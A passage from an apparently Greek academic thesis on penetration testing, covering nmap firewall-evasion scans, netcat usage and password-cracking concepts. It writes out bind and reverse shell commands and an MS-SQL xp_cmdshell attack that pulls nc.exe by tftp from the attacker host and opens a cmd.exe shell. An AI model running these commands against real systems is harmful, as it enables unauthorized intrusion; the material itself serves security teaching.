08:46:23.548712 192.168.5.20 > 172.26.1.6: ICMP: echo request
08:46:23.548749 192.168.5.20.44390 > 172.26.1.6.http:. ack 2732407633 win 2048
08:46:23.548789 192.168.5.20 > 172.26.1.7: ICMP: echo request
08:46:23.548825 192.168.5.20.44390 > 172.26.1.7.http:. ack 2518875875 win 2048
```

Αποτελέσματα :

Δεν βρέθηκαν μηχανήματα.

Στην τελευταία αυτή παραμετροποίηση του firewall τα πακέτα TCP pings και τα ICMP packets δεν είχαν αποτέλεσμα αν και εστάλθηκαν λόγω των κανόνων που θέσαμε για τον καθορισμό της κατάστασης σύνδεσης των θυρών.

Παραμετροποίηση του nmap για την εύρεση του μηχανήματος-στόχου

Με βάση αυτό το σενάριο πρέπει να παραμετροποιήσουμε το nmap έτσι ώστε να είμαστε σε θέση να μπορούμε να βρίσκουμε τα μηχανήματα στόχους και στις τέσσερεις περιπτώσεις της παραμετροποίησης του τοίχους προστασίας. Γι' αυτό το λόγο πρέπει να ρυθμίσουμε να αποστέλλονται τα κατάλληλα TCP και ICMP πακέτα.

Στο συγκεκριμένο παράδειγμα αποστέλλεται ένα πακέτο TCP ping με σημαία ACK για την θύρα 80 (www) γι' αυτό πρέπει να τροποποιήσουμε το πακέτο για να "περνάει" από το firewall. Το πρώτο πράγμα που κάνουμε είναι η αλλαγή της σημαίας σε SYN από με την χρήση της εντολής –PS. Με την εντολή αυτή μπορούμε να εντοπίσουμε το μηχάνημα με τον web διακομιστή για την τέταρτη περίπτωση.

Η εντολή γίνεται ως εξής για την ip 172.26.1.2 :

- **nmap –sP –PS 172.26.1.2**

Ενώ λαμβάνουμε από το tcpdump :

tcpdump :
10:48:13.656653 192.168.5.20.50992 > 172.26.1.2.http: S 3312451587:3312451587(0) win 2048

Ακόμη έχουμε την δυνατότητα να σαρώσουμε συγκεκριμένη θύρα με την συγκεκριμένη εντολή. Ο σκοπός μας είναι να διαπιστώσουμε αν επιτρέπονται πακέτα για εκείνη την θύρα. Αρκετές φορές όμως δεν δουλεύει αυτή η λογική αν δεν έχει γίνει λάθος στο σύνολο των κανόνων του firewall.

Παραδείγματος χάρη αν έχουμε το εξής λανθασμένο σύνολο κανόνων

Επιτρέπονται :

- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.2 στη θύρα 80
- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.4 στη θύρα 53
- όλα τα πακέτα πλήρους σύνδεσης προς το μηχάνημα 172.26.1.6 στη θύρα 25
- όλα τα πακέτα που προορίζονται για την θύρα 53
- Απορρίπτονται όλα τα άλλα πακέτα.

Έχοντας την εντολή **(nmap -sP 172.26.1.0/29 –g 53)** στο nmap από τα εξαγόμενα πακέτα του προγράμματος tcpdump βλέπουμε ότι επιτρέπεται η διέλευση πακέτων DNS αλλά και πακέτων TCP. Τέτοιου είδους λάθη είναι συνηθισμένα κατά την ρύθμιση ενός firewall ειδικά όταν υπάρχουν πολλοί κανόνες που πρέπει να τεθούν.

tcpdump :
10:52:02.084616 **172.26.1.2**.http > 192.168.5.20.domain: R 1438652920:1438652920(0) win 0 (DF)
10:52:02.084845 **172.26.1.4**.http > 192.168.5.20.domain: R 3541039396:3541039396(0) win 0 (DF)
10:52:02.085219 **172.26.1.6**.http > 192.168.5.20.domain: R 45434507:45434507(0) win 0 (DF)

Η επόμενη παραμετροποίηση με την οποία θα πρέπει να ασχοληθούμε αφορά τα πακέτα ICMP. Όπως έχει ήδη αναφερθεί τα πακέτα αυτά μπορούν να ρυθμιστούν κατάλληλα τροποποιώντας την μεταβλητή του ελέγχου στην δομή του πακέτου. Πολλά firewalls απορρίπτουν τα πακέτα ICMP echo ενώ επιτρέπουν άλλους τύπους πακέτων ICMP γι' αυτό το λόγο θα αλλάξουμε αρχικά το πακέτο μας από τύπο ICMP echo σε τύπο ICMP timestamp. Η επιπλέον εντολή που θα πρέπει να δώσουμε είναι η –PP. Το nmap θα αποστέλλει ένα πακέτο ICMP timestamp (τύπου 13) και θα αναμένει απάντηση από ένα πακέτο ICMP timestamp replies (τύπου 14) στην περίπτωση που το μηχάνημα είναι ενεργό.

Δηλαδή η μορφή της εντολής θα είναι :

- **nmap –sP -PP 172.26.1.4**

tcpdump
13:32:05.780376 192.168.5.20 > 172.26.1.4: icmp: time stamp query id 47345 seq 0 (DF)
13:32:05.781066 172.26.1.4 > 192.168.5.20: icmp: time stamp reply id 47345 seq 0 : org 0x0recv 0x3c339bd xmit 0x3c339bd

Μία δεύτερη εναλλακτική λύση που μπορούμε να δώσουμε θα είναι η αντικατάσταση του πακέτου ICMP echo σε τύπο ICMP address mask. Οπότε η επιπλέον εντολή που θα πρέπει να δώσουμε είναι η –PM έτσι ώστε το nmap να αποστέλλει ένα πακέτο ICMP address mask (netmask) (τύπου 17) και να αναμένει απάντηση από ένα πακέτο ICMP address mask reply (τύπου 18) στην περίπτωση που το μηχάνημα είναι ενεργό.

Το αποτέλεσμα αυτής την αλλαγής είναι :

- **nmap –sP -PM 172.26.1.4**

tcpdump
13:37:11.452204 192.168.5.20 > 172.26.1.4: icmp: address mask request (DF)

Η δεύτερη αυτή εναλλακτική λύση δουλεύει συνήθως στους δρομολογητές οι οποίοι απαντούν ενώ δεν είναι πάντα σίγουρο ότι θα έχουμε απάντηση για τα πακέτα ICMP που στέλνουμε διότι εξαρτάται από την ρύθμιση του λειτουργικού συστήματος του μηχανήματος στόχου.

Τελικές ρυθμίσεις εντοπισμού μηχανημάτων

Το τελευταίο στάδιο σε αυτό το σενάριο μας είναι να βρούμε τα μηχανήματα στόχους με βάση την τέταρτη περίπτωση κάνοντας τις τελικές ρυθμίσεις στην παραμετροποίηση. Γι' αυτό θέτουμε στο πρόγραμμα την εντολή :

- **nmap –sP –PS80 172.26.1.0/29**

tcpdump :

11:03:11.199453 **172.26.1.2**.http > 192.168.5.20.49989: S 92167158:92167158(0) ack 1017118804 win 5840 <mss 1460> (DF)

Όπως αναμενόταν μόνο ο διακομιστής του web (172.26.1.2) έδωσε απάντηση άρα θα αλλάξουμε την θύρα προορισμού για το πακέτο TCP Ping σε 25.

Η εντολή μας θα γίνει :

- **nmap –sP –PS25 172.26.1.0/29**

tcpdump :
11:05:06.001909 **172.26.1.6**.smtp > 192.168.5.20.38849: S 203047548:203047548(0) ack 667418868 win 5840 <mss 1460> (DF)

Σε αυτή την περίπτωση ο διακομιστής SMTP (172.26.1.6) απαντάει ενώ αν αλλάξουμε εκ νέου την θύρα προορισμού σε 53 εντοπίσουμε τον DNS διακομιστή όπως φαίνεται και παρακάτω.

Εντολή :

- **nmap –sP –PS53 172.26.1.0/29**

tcpdump:

11:06:52.602957 172.26.1.4.domain > 192.168.5.20.51592: S 328239288:328239288(0) ack 3247440036 win 5840 <mss 1460> (DF)

Παρόλο που και με τις τελικές ρυθμίσεις εντοπίσαμε τα μηχανήματα στόχοι και τις υπηρεσίες μέσα στο DMZ σε μια αξιολόγηση ασφαλείας συνήθως δεν θα μας λένε ποια είναι τα λειτουργικά συστήματα έχουν και ποιες υπηρεσίες "τρέχουν ". Γι' αυτό το λόγο οφείλουμε να κάνουμε μια σάρωση πλήρης με TCP Ping sweeps διαφοροποιώντας τις θύρες προορισμού και αποστολής ενώ να σαρώνουμε γνωστές όπως 20 και η 53. Επιπλέον μέσα από έτοιμα σενάρια μπορούμε να αυτοματοποιήσουμε την διαδικασία όπως με το σενάριο σε perl http://www.moonpie.org/tools/discover.tgz

2.4 Τεχνικές πρόσβασής σε ένα σύστημα με το εργαλείο Netcat

2.4.1 Εισαγωγή

[48]Σε αυτό το σημείο της εργασίας θα παρουσιάσουμε της βασικές λειτουργίες του εργαλείου netcat το επονομαζόμενο και ως «ο ελβετικός σουγιάς των πρωτοκόλλων TCP/IP». Το συγκεκριμένο εργαλείο είναι διαθέσιμο ηλεκτρονικά από τον ιστότοπο http://netcat.sourceforge.net/download.php.

Το Netcat είναι μια εφαρμογή Unix η οποία διαβάζει και στέλνει δεδομένα σε συνδέσεις που χρησιμοποιούν TCP ή UDP. Έχει σχεδιαστεί με προσανατολισμό να αποτελεί ένα ολοκληρωμένο εργαλείο μέσω του οποίου μπορούν να διακινηθούν δεδομένα είτε με την ενδιάμεση χρήση του μέσα από άλλα προγράμματα και scripts. Ταυτόχρονα αποτελεί μια αξιόπιστη λύση το συγκεκριμένο εργαλείο για τον εντοπισμό και την αποσφαλμάτωση προβλημάτων που προκύπτουν κατά την διαδικασία συνδεσιμότητας ενός δικτύου.

2.4.2 Χαρακτηριστικά του netcat

- Δημιουργεί εξερχόμενες ή εισερχόμενες συνδέσεις για το πρωτόκολλο TCP ή UDP με προορισμό οποιαδήποτε θύρα
- Ελέγχει πληροφορίες από και προς τους DNS διακομιστές
- Συνδέεται σε οποιαδήποτε θύρα του συστήματος
- Προσφέρει την δυνατότητα αυτοματοποίησης της σύνδεσης σε προκαθορισμένες θύρες του συστήματος
- Προσφέρει την δυνατότητα σάρωσής των θυρών
- Κάνει ανάγνωση σεναρίων από την γραμμή εντολών
- Αποστέλλει σεναρίων ανά μια γραμμή μετά το πέρα Ν δευτερόλεπτων
- Δέχεται δεκαδική στην αποστολή και στην λήψη των δεδομένων
- Δέχεται εντολές της εφαρμογής telnet
- Έχει συμβατότητα και με λειτουργικά συστήματα εκτός από Unix όπως Linux και Windows.

2.4.3 Η γραμμή εντολών του Netcat

[49]Οι παράμετροι που χρησιμοποιούνται στην γραμμή εντολών είναι οι εξής:

- **nc -l -p**
  [ρυθμίσεις] [IP ή το όνομα του απομακρυσμένου υπολογιστή] [θύρα]

[48] http://netcat.sourceforge.net/

[49] http://en.wikipedia.org/wiki/Netcat

Εντολή	Περιγραφή
-d	Αποσύνδεση από την κατάσταση "Stealth mode"
-e [πρόγραμμα]	Καθορισμός του προγράμματος που θα εκτελεστεί όταν πραγματοποιηθεί η σύνδεση με την θύρα προορισμού π.χ. cmd.exe
-G (αριθμός)	Καθορισμός του αριθμού ένδειξης για τον ενδιάμεσο δρομολογητή 4,8,12..
-g	Καθορισμός του αριθμού της θύρας σύνδεσης του ενδιάμεσου δρομολογητή (σε hops μέχρι το 8)
-h	Εμφάνιση εγχειριδίου βοήθειας του εργαλείου
-i (δευτ/τα)	Καθορισμός των δευτερολέπτων καθυστέρησης κατά την αποστολή κώδικα και την σάρωση των θυρών
-l	Καθορισμός της σύνδεσης σε κατάσταση ετοιμότητας για τις εισερχόμενες συνδέσεις
-L	Καθορισμός της σύνδεσης σε κατάσταση αναμονής
-n	Προσδιορισμός της IP αριθμητικά και όχι μέσω των DNS διακομιστών
-o (όνομα αρχείου)	Εντολή καταγραφής των πακέτων που διακινήθηκαν σε ένα αρχείο δεκαεξαδικής μορφής
-p (αριθμός θύρας)	Προσδιορισμός της θύρας σύνδεσης
-r	Ασαφής προσδιορισμός της θύρας σύνδεσης
-s (IP)	Εντολή αυτή προσδιορίζει την τοπική διεύθυνση
-t	Εντολή εκκίνησης επικοινωνίας με την εφαρμογή telnet
-u	Παραμετροποίηση για σάρωση UDP θυρών
-v	Αναλυτική παρουσίαση της αναφοράς αποτελεσμάτων
-vv	Λεπτομερειακή παρουσίαση της αναφοράς αποτελεσμάτων
-w(δευτ/τα)	Προσδιορισμός χρονικού ορίου για αποσύνδεση
[Ctrl + C]	Τερματισμός της διαδικασίας

2.4.4 Παραδείγματα χρήσης του Netcat

[50]Στα παρακάτω παραδείγματα θα θεωρήσουμε την ύπαρξη δυο ηλεκτρονικών υπολογιστών (Η/Υ) οπού ο ένας θα αποτελεί τον Η/Υ του αξιολογητή και ο άλλος του συστήματος που εξετάζει. Η ηλεκτρονική διεύθυνση του πρώτου Η/Υ είναι 192.168.0.1 ενώ του συστήματος αξιολόγησης είναι 192.168.1.2. μέσω λόγω διευθυνσιοδότησης με την μέθοδο NAT. Τα παρακάτω παραδείγματα έχουν σαν σκοπό να παρουσιάζουν τις βασικές λειτουργιές του netcat και να τις κατηγοριοποιήσουν.

2.4.4.1 Το Netcat ως εργαλείο ανίχνευσης θυρών

Το Netcat αν και δεν έχει τις δυνατότητες που προσφέρει το nmap παρόλα αυτά είναι ικανό να ανιχνεύσει ποιες θύρες είναι ανοιχτές. Πραγματοποιεί μονό τις βασικές λειτουργίες σάρωσης θυρών και αν βρει κάποια θύρα "ανοιχτή" μπορεί να δημιουργήσει σύνδεση. Στις εντολές που εκτελούμε δίνουμε την παράμετρο -z έτσι ώστε να αποτρέψουμε το Netcat από την αποστολή οποιονδήποτε στοιχείων

[50] Netcat Power Tools, Syngress (2008) Jan Kanclirz, ISBN-10: 1597492574

στον Η/Υ προορισμού για συνδέσεις τύπου TCP και UDP κατά την διάρκεια της σάρωσης. Ακόμα παραμετροποιούμε το εύρος των θυρών σάρωσης, το χρόνο της διαδικασίας σάρωσης μέχρι την αποσύνδεση και του καθορίσουμε την IP χωρίς της χρήση των DNS διακομιστών.

	Η/Υ αξιολογητή - (192.168.0.1)
Εντολές netcat	**1) nc –vv -z -w3 192.168.1.2 1-250** **2) nc –v –n 192.168.1.2 80** **3) nc -vv 192.168.1.2 22**
Παρατηρήσεις	Στην πρώτη εντολή το netcat σαρώνει όλες τις θύρες του Η/Υ συστήματος 192.168.1.2 μεταξύ 1 έως 250. Στην δεύτερη εντολή αναμένει να λάβει πληροφορίες από τον 192.168.1.2 για τον διακομιστή των ιστοσελίδων. Οι πληροφορίες αυτές μας υπάρχουν κατά την παραμετροποίηση της εφαρμογής και αφορούν την έκδοση του διακομιστή ιστοσελίδων. π.χ. Microsoft IIS/5.0. Η λήψη τέτοιων πληροφοριών καλείται Banner Grabbing. Στην τρίτη εντολή ομοίως με την δεύτερη να αναμένει να λάβει πληροφορίες για το πρόγραμμα που εκτελείται στην θύρα 22 και υποστηρίζει το πρωτόκολλο Secure Shell-SSH π.χ. SSH-2.0-OpenSSH_4.3

2.4.4.2 Το Netcat ως εργαλείο σύνδεσης εφαρμογών

	Η/Υ αξιολογητή - (192.168.0.1)
Εντολές netcat	**1) nc -v 192.168.1.2 21** **2) nc -v 192.168.1.2 79** **3) nc -t 192.168.1.2 23**
Παρατηρήσεις	Στην πρώτη εντολή το netcat αναζητά την ύπαρξη υπηρεσίας FTP στον Η/Υ του συστήματος για να συνδεθεί. Στην δεύτερη αναζητά την εφαρμογή finger για να μάθει τα ονόματα των χρηστών σε αυτή την υπηρεσία Στην τρίτη εντολή αναζητά ανοικτή θύρα για να πραγματοποιήσει σύνδεση telnet.

2.4.4.3 Το Netcat ως εργαλείο αποστολής αρχείων και ηλεκτρονικής γραπτής επικοινωνίας

Στο παράδειγμα αυτό αρχικά προσπαθούμε να επικοινωνήσουμε ηλεκτρονικά σαν IRC και στην συνέχεια να αποστείλουμε και να λάβουμε αρχεία δυαδικής κωδικοποίησης.

Αξίζει να αναφέρουμε με ότι το netcat μπορεί να χρησιμοποιηθεί για την μεταφορά όλων τον αρχείων δυαδικής κωδικοποίησης και με αυτόν τον τρόπο να κρατήσουμε αντίγραφα ασφαλείας για αρχεία ακόμα κα δίσκους που βρίσκονται σε απομακρυσμένους υπολογιστές.

	Η/Υ αξιολογητή (192.168.0.1)	Η/Υ Συστήματος (192.168.1.2)
Εντολές netcat για **ηλεκτρονική γραπτή** επικοινωνία	**root # nc –l –vv- p 4444** listening on [any] 4444.... (Θέτουμε το πρόγραμμα σε κατάσταση ετοιμότητας για σύνδεση μέσω της θύρας 4444)	**C:\>nc -vv 192.168.0.1 4444** 192.168.0.1: inverse host lookup failed: h_errno 11004: NO_DATA (UNKNOWN) [192.168.0.1] 4444 (?) open **HI! How are you ?** *Fine Thanks! You ?* **Great!** (Δημιουργούμε σύνδεση με την θύρα 4444 και τον Η/Υ του αξιολογητή και κατόπιν επικοινωνούμε γραπτώς)
Εντολές netcat για την **αποστολή αρχείων**	**root # nc –l –vv- p 4444 >output.txt** listening on [any] 4444.... μετά την χρονική διάρκεια αποστολής του αρχείου έχουμε τις παρακάτω εισερχόμενες πληροφορίες στην γραμμή εντολών 192.168.1.2: inverse host lookup failed: Unknown host connect to [192.168.1.2] from (UNKNOWN) [192.168.1.1] 1031 punt! Για να βεβαιωθούμε για την λήψη του αρχείου και να το εκτελέσουμε, δίνουνε την παρακάτω εντολή **root # cat output.txt** **"Hi! This is a text file!"**	**C:\>echo "Hi! This is a text file!" > test.txt** **C:\>nc -vv 192.168.0.1 4444 < test.txt** 192.168.0.1: inverse host lookup failed: h_errno 11004: NO_DATA (UNKNOWN) [192.168.0.1] 4444 (?) open Στο τέλος, πατάμε **[Ctrl + C]** για τον τερματισμό της σύνδεσης.

2.4.4.4 Το Netcat ως εργαλείο απομακρυσμένης διαχείρισης

Το Netcat δίνει την δυνατότητα στον χρήστη να διαχειριστεί έναν απομακρυσμένο υπολογιστή. Όμως για μπορέσουμε να το καταφέρουμε αυτό πρέπει πρώτα να φορτώσουμε στον Η/Υ προορισμού το κατάλληλο πρόγραμμα. Στο παρακάτω παράδειγμα θα εξετάσουμε δυο μελέτες περιπτώσεων. Πρώτη αφορά την περίπτωση που ο αξιολογητής προσπαθεί να συνδεθεί στον Η/Υ του συστήματος ενώ στην άλλη ο χρήστης του συστήματος προσπαθεί να συνδεθεί στον Η/Υ του διαχειριστή. Οι διαφορές ανάμεσα στις δυο περιπτώσεις είναι στην χρήση διαφορετικών λειτουργικών συστημάτων μεταξύ των δύο υπολογιστών και του τρόπου σύνδεσης τους διαδικτυακά.

	Η/Υ αξιολογητή (192.168.0.1)	Η/Υ Συστήματος (192.168.1.2)
Εντολές netcat για σύνδεση του αξιολογητή στον Η/Υ του συστήματος αξιολόγησης (Bind Shell)	**root # nc -l -vv- p 4444** **root # nc -v 192.168.1.2 4444** μετά την χρονική διάρκεια αποστολής του αρχείου έχουμε τις παρακάτω εισερχόμενες πληροφορίες στην γραμμή εντολών 192.168.0.2: inverse host lookup failed: Unknown host (UNKNOWN) [192.168.1.2] 4444 (krb524) open Microsoft Windows [Version 5.2.3790] (C) Copyright 1985-2003 Microsoft Corp. E:\Documents and Settings\Administrator>**ipconfig**	**C:\>nc -vv 192.168.0.1 4444** **C:\>nc -l -vv -p 4444 -e cmd.exe** listening on [any] 4444... Μεταφέρουμε το αρχείο cmd.exe με σκοπό ο αξιολογητής να μπορέσει να εκτελέσει το πρόγραμμα μέσω της θύρας 4444.
Εντολές netcat για σύνδεση του χρήστη του συστήματος στον Η/Υ του αξιολογητή (Reverse Shell)	**root # nc -v 192.168.1.2 4444 -e /bin/bash** 192.168.0.2: inverse host lookup failed: Unknown host (UNKNOWN) [192.168.1.2] 4444 (krb524) open Στην εντολή αυτή στέλνουμε μια συντόμευση σαν σημείο επαφής με το σύστημα. Στην προκειμένη περίπτωση μέσω της θύρας 4444 καλούμε το μονοπάτι για το κέλυφος bash.	**C:\>nc –l -vv -p 4444** listening on [any] 4444... 192.168.0.1: inverse host lookup failed: h_errno 11004: NO_DATA connect to [192.168.0.1] from (UNKNOWN) [192.168.1.1] 42923: NO_DATA **root # ifconfig**

2.4.5 Σενάριο χρήσης του Netcat ως εργαλείο πρόσβαση σε ένα διακομιστή

Η χρήση του εργαλείου Netcat σαν ένα εργαλείο απομακρυσμένης διαχείρισης αποτελεί την βάση στην οποία στηρίζονται οι περισσότερες διαδικτυακές επιθέσεις. Αν μπορέσει κάποιος να φορτώσει το κατάλληλο exploit στις αντίστοιχες εφαρμογές του διακομιστή τότε μπορεί να έχει πρόσβαση και σε αυτόν. Η διαδικασία αυτή έχει σαν προϋπόθεση ότι έχουμε ήδη περάσει στο τρίτο στάδιο της διαδικασίας της αξιολόγησης. Ο αξιολογητής με IP- 192.168.0.1 σε αυτό το στάδιο δρα ξανά με την οπτική ενός κακόβουλου hacker και προσπαθεί ανάλογα με την εμπειρία του και τις πληροφορίες που έχει συλλέξει να εντοπίσει exploit στις αντίστοιχες εφαρμογές του διακομιστή με IP -192.168.1.2. Στο παρακάτω σενάριο θα παρουσιάσουμε τις εντολές που πρέπει να εκτελέσει για να επιτύχει την πρόσβαση στο σύστημα.

Πρόσβαση σε έναν Microsoft SQL Server

Σε αυτό το σενάριο θεωρούμε ότι ο διαχειριστής του MS-SQL έχει παραμετροποιήσει λανθασμένα την εφαρμογή και έχει ξεχάσει να εκχωρήσει κωδικό. Σε αυτή την κατάσταση η εφαρμογή δέχεται για χρήστη τον sa (system administrator) και για κωδικό πρόσβασης το κενή τιμή. Επιπλέον το λειτουργικό σύστημα του συστήματος που θα παραβιαστεί δεν έχει κάποιο τοίχο προστασίας και ότι οι εφαρμογές tftp, telnet και osql είναι ενεργοποιημένες στο σύστημα.

Το πρώτο βήμα στο σενάριο αυτό είναι ο εντοπισμός της θύρας TCP με τον αριθμό 1433. Η συγκεκριμένη θύρα είναι η προκαθορισμένη για έναν MS-SQL Server.
Η εντολή που δίνουμε στο netcat είναι :

- **nc –v –n 192.168.1.2 1433**

Στην συνέχεια φορτώνουμε στο υπολογιστή δύο εφαρμογές που μας είναι απαραίτητες για την πρόσβαση. Οι εφαρμογές αυτές είναι η nc.exe και η osql.exe Η εφαρμογή nc.exe είναι το ίδιο το εργαλείο netcat για τις εκδόσεις των λειτουργικών συστημάτων Windows. Η εφαρμογή osql.exe είναι ένα εργαλείο που μας δίνει την δυνατότητα να συνδεθούμε με έναν απομακρυσμένο διακομιστή SQL και να εκτελέσουμε παραμετροποιημένα σενάρια-ερωτήματα.

Τα σενάρια αυτά είναι της μορφής ενός απλού κειμένου και οι παράμετροι που δέχονται είναι οι παρακάτω :

-S <η IP του απομακρυσμένου διακομιστή>
-U <όνομα χρήστη>
-P <ο κωδικός του χρήστη>
-Q "<σενάρια αναζήτησης- ερωτήματα>" που τρέχουν σε διακομιστή IIS.

Οι εντολή που δίνουμε από τον Η/Υ του διαχειριστή είναι η εξής :

- **osql –S 192.168.1.2 -U sa –P –Q "xp_cmdshell 'tftp –i 192.168.0.1 GET nc.exe C:\nc.exe' "**

Η εντολή αύτη εκτελείται μέσω της γραμμής εντολών command του απομακρυσμένου υπολογιστή πρόσβασης. Η συγκεκριμένη καλεί την εφαρμογή tft του συστήματος να κατεβάσει την εφαρμογή του netcat μέσω του πρωτοκόλλου tft.

- **osql –S 192.168.1.2 –U sa –P –Q "xp_cmdshell 'c:\nc.exe –l –p 443 –e cmd.exe'"**

Η δεύτερη εντολή καλεί την εφαρμογή netcat να δημιουργήσει μια σύνδεση στην θύρα 443 με την εφαρμογή της γραμμής εντολών cmd.exe

- **telnet 192.168.1.2 443**

Η τελευταία εντολή καλεί την εφαρμογή telnet στο απομακρυσμένο σύστημα έτσι ώστε να πετύχει την πρόσβαση στο σύστημα. Η εφαρμογή telnet είναι μια εφαρμογή η οποία δημιουργεί σύνδεση με την γραμμή εντολών ενός απομακρυσμένου τερματικού. Αυτό έχει σαν αποτέλεσμα να έχουμε την δυνατότητα να διαχειριστούμε ένα απομακρυσμένο σύστημα μέσω της γραμμής εντολών. Πρέπει να επισημάνουμε ότι η εφαρμογή telnet είναι κατεξοχήν πιο πολυχρησιμοποιημένη εφαρμογή μέσω της οποίας μπορούμε να έχουμε πρόσβαση σε ένα σύστημα. Η συγκεκριμένη στηρίζεται στο πρωτόκολλο telnet(TELecommunication NETwork) το οποίο δημιουργήθηκε ως πρωτόκολλο επικοινωνίας σε τοπικά δίκτυα από το 1969 μέχρι να ενσωματωθεί στις υπηρεσίες του παγκόσμιου ιστού το 1975. Λόγω της δυνατότητας πρόσβασης που προσφέρει απενεργοποιείται τις περισσότερες φορές από τα λειτουργικά συστήματα.

Κλείνοντας αυτό το σενάριο πρέπει να πούμε ότι είναι αρκετά απλοποιημένο σε σχέση με ένα ρεαλιστικό σενάριο. Σε ένα πραγματικό σενάριο θα έπρεπε να σπάσουμε ίσως τον κωδικό πρόσβασης της βάσης δεδομένων, τον κωδικό πρόσβασης του ενδιάμεσου δρομολογητή που φιλτράρει τις εφαρμογές ακόμα και ενός πιθανού κωδικού πρόσβασης στην ίδια την εφαρμογή telnet.

2.5 Τεχνικές εύρεσης κωδικών πρόσβασης με το εργαλείο THC-Hydra

2.5.1 Εισαγωγή στο χώρο εύρεσης κωδικών

[51]Τα προγράμματα εύρεσης κωδικών είναι τα πλέον αναγκαία προγράμματα κατά την διαδικασία της αξιολόγησης ασφαλείας. Οι κωδικοί πρόσβασης είναι η βασική πληροφορία που απαιτείται για να έχει κάποιος πρόσβαση σε ένα σύστημα. Γι' αυτό το λόγο η προστασία τους μέσω διαδικασιών ασφαλείας κρίνεται αναγκαία. Συχνά οι χρήστες δημιουργούν τους κωδικούς πρόσβασης τους με βάση δικές τους λέξεις-κλειδιά οι οποίες όμως λόγω της μη πολυπλοκότητας τους μπορούν εύκολα "σπάσουν" με προγράμματα εύρεσης κωδικών. Ένας άλλος λόγος "σπασίματος" των κωδικών είναι η επαναχρησιμοποίηση των ίδιων οι παραπλήσιών λέξεων-κλειδίων από τους χρήστες. Ο ανθρώπινος παράγοντας στατιστικά έχει παρατηρηθεί ότι τις περισσότερες φόρες γίνεται ο αδύναμος κρίκος μέσα στις διαδικασίες ασφαλείας.

Η μεθοδολογία που χρησιμοποιείται για να βρει ή να "σπάσει" κάποιος έναν κωδικό πρόσβασης ακολουθεί τα παρακάτω βήματα.

1. Εντοπίζει έναν έγκυρο όνομα χρήστη μέσα στο σύστημα (π.χ. Διαχειριστής)

2. Δημιουργεί έναν κατάλογο πιθανών κωδικών πρόσβασης

3. Ταξινομεί τους πιθανούς κωδικούς πρόσβασης με βάση την στατιστική πιθανότητα χρήσης τους από την πιο υψηλή προς την πιο χαμηλή.

4. Δοκιμάζει την πιθανή λέξη κλειδί για τον συγκεκριμένο κωδικό πρόσβασης

5. Επαναλαμβάνει τις δοκιμές του μέχρι να εντοπιστεί ένας επιτυχής κωδικός πρόσβασης.

Ένας κακόβουλος hacker μπορεί να δημιουργήσει ένα αυτοματοποιημένο πρόγραμμα με σκοπό να "σπάσει " ένα κωδικό πρόσβασης έχοντας σαν βάση λέξεων-κλειδιών δοκιμής μια λίστα λέξεων. Η κατασκευή ενός τέτοιου προγράμματος δεν επιφέρει αποτελέσματα τις περισσότερες φορές.

Μία πιο αποτελεσματική προσέγγιση στην εύρεση κωδικών είναι ο εντοπισμός του αρχείου αποθήκευσης του κωδικού πρόσβασης. Αν μπορέσουμε να εντοπίσουμε το αρχείο αποθήκευσης τότε έχουμε περισσότερες πιθανότητες εύρεσης του κωδικού πρόσβασης. Τα περισσότερα συστήματα κρυπτογραφούν τους κωδικούς με γνωστούς αλγόριθμους κρυπτογράφησης. Αν εκμεταλλευτούμε αυτή την πληροφορία μπορούμε να αποκρυπτογραφήσουμε βάσει του αλγορίθμου κρυπτογράφησης το αρχείο αποθήκευσης του κωδικού πρόσβασης και να "σπάσουμε" τον κωδικό. Πιο συγκεκριμένα, έχοντας πρόσβαση στο αρχείο αποθήκευσης δοκιμάζουμε είτε χειροκίνητα είτε με την βοήθεια αυτοματοποιημένων εργαλείων να βρούμε τον σωστό κωδικό.

---

[51] CEH: Official Certified Ethical Hacker Review Guide: Exam 312-50, Sybex (2007),Kimberly Graves, ISBN-10: 0782144373

Ένας αξιολογητής μπορεί να χρησιμοποιήσει διαφορετικούς τύπους επιθέσεων προκειμένου να "σπάσει" έναν κωδικό πρόσβασης. Με αυτόν τον τρόπο μπορεί να αξιολογήσει τόσο τις διαδικασίες ασφαλείας της εταιρείας όσο και το κατά πόσο το προσωπικό ακολουθεί την πολιτική ασφαλείας της εταιρείας. Παραδείγματος χάρη, αν ο αξιολογητής βρει ότι εύκολα μπορούν να παραβιαστούν οι κωδικοί των χρηστών και η πρόσβαση του συστήματος δεν ιεραρχείται με βάση τα δικαιώματα των χρηστών τότε σημαίνει ότι οι διαδικασίες ασφαλείας είναι προβληματικές.

Οι τύποι επιθέσεων για την εύρεση του κωδικού πρόσβασης :

[52]**Παθητική κατάσταση επίθεσης:** Σε αυτή την κατάσταση ο κακόβουλος Hacker ή αξιολογητής στην περίπτωση μας προσπαθεί να αποσπάσει τον κωδικό με έμμεσο τρόπο. Οι βασικές τεχνικές είναι με τις μεθόδους sniffing, man-in-the-middle, και replay attacks.

Ενεργητική κατάσταση επίθεσης: Σε αυτόν τον τύπο επίθεσης δοκιμάζουμε πιθανές λέξεις κλειδιά είτε χειροκίνητα είτε με αυτοματοποιημένα εργαλεία μέσα στο σύστημα.

Απομακρυσμένη κατάσταση επίθεσης: Σε αυτή την κατάσταση προσπαθούμε να "σπάσουμε" τον κρυπτογράφημα με δόκιμες που πραγματοποιούμε στο σύστημα μας. Σε αυτή την περίπτωση έχουμε τρεις μεθόδους επιθέσεων μέσω Dictionary-λεξικού, Υβριδικής λίστας λέξεων-hybrid και την μέθοδο brute-force. Η πρώτη επίθεση γίνεται με την δοκιμή πιθανής λίστας λέξεων που βρίσκονται σε αρχεία-λεξικά. Η δεύτερη επίθεση είναι ίδια με την πρώτη μόνο που στην λίστα των πιθανών λέξεων ενσωματώνονται σύμβολα και αριθμοί όχι μόνο γράμματα. Στην τελευταία μέθοδο πραγματοποιείται εξαντλητική δοκιμή όλων των πιθανών λέξεων-κλειδιων με σκοπό να αποκαλυφθεί το αρχικό μήνυμα πρόσβασης.

Μη τεχνική προσέγγιση: Σε αυτή την περίπτωση προσπαθούμε να βρούμε τον κωδικό πρόσβασης χωρίς την χρήση κάποιων τεχνικών γνώσεων με την χρήση τεχνικών του social engineering.

2.5.2 Το εργαλείο THC- Hydra

[53]Το εργαλείο THC- Hydra έχει σχεδιαστεί για να μπορεί να "σπάσει" κωδικούς και βρίσκεται διαθέσιμο ηλεκτρονικά στην ηλεκτρονική διεύθυνση http://freeworld.thc.org/thc-hydra/.

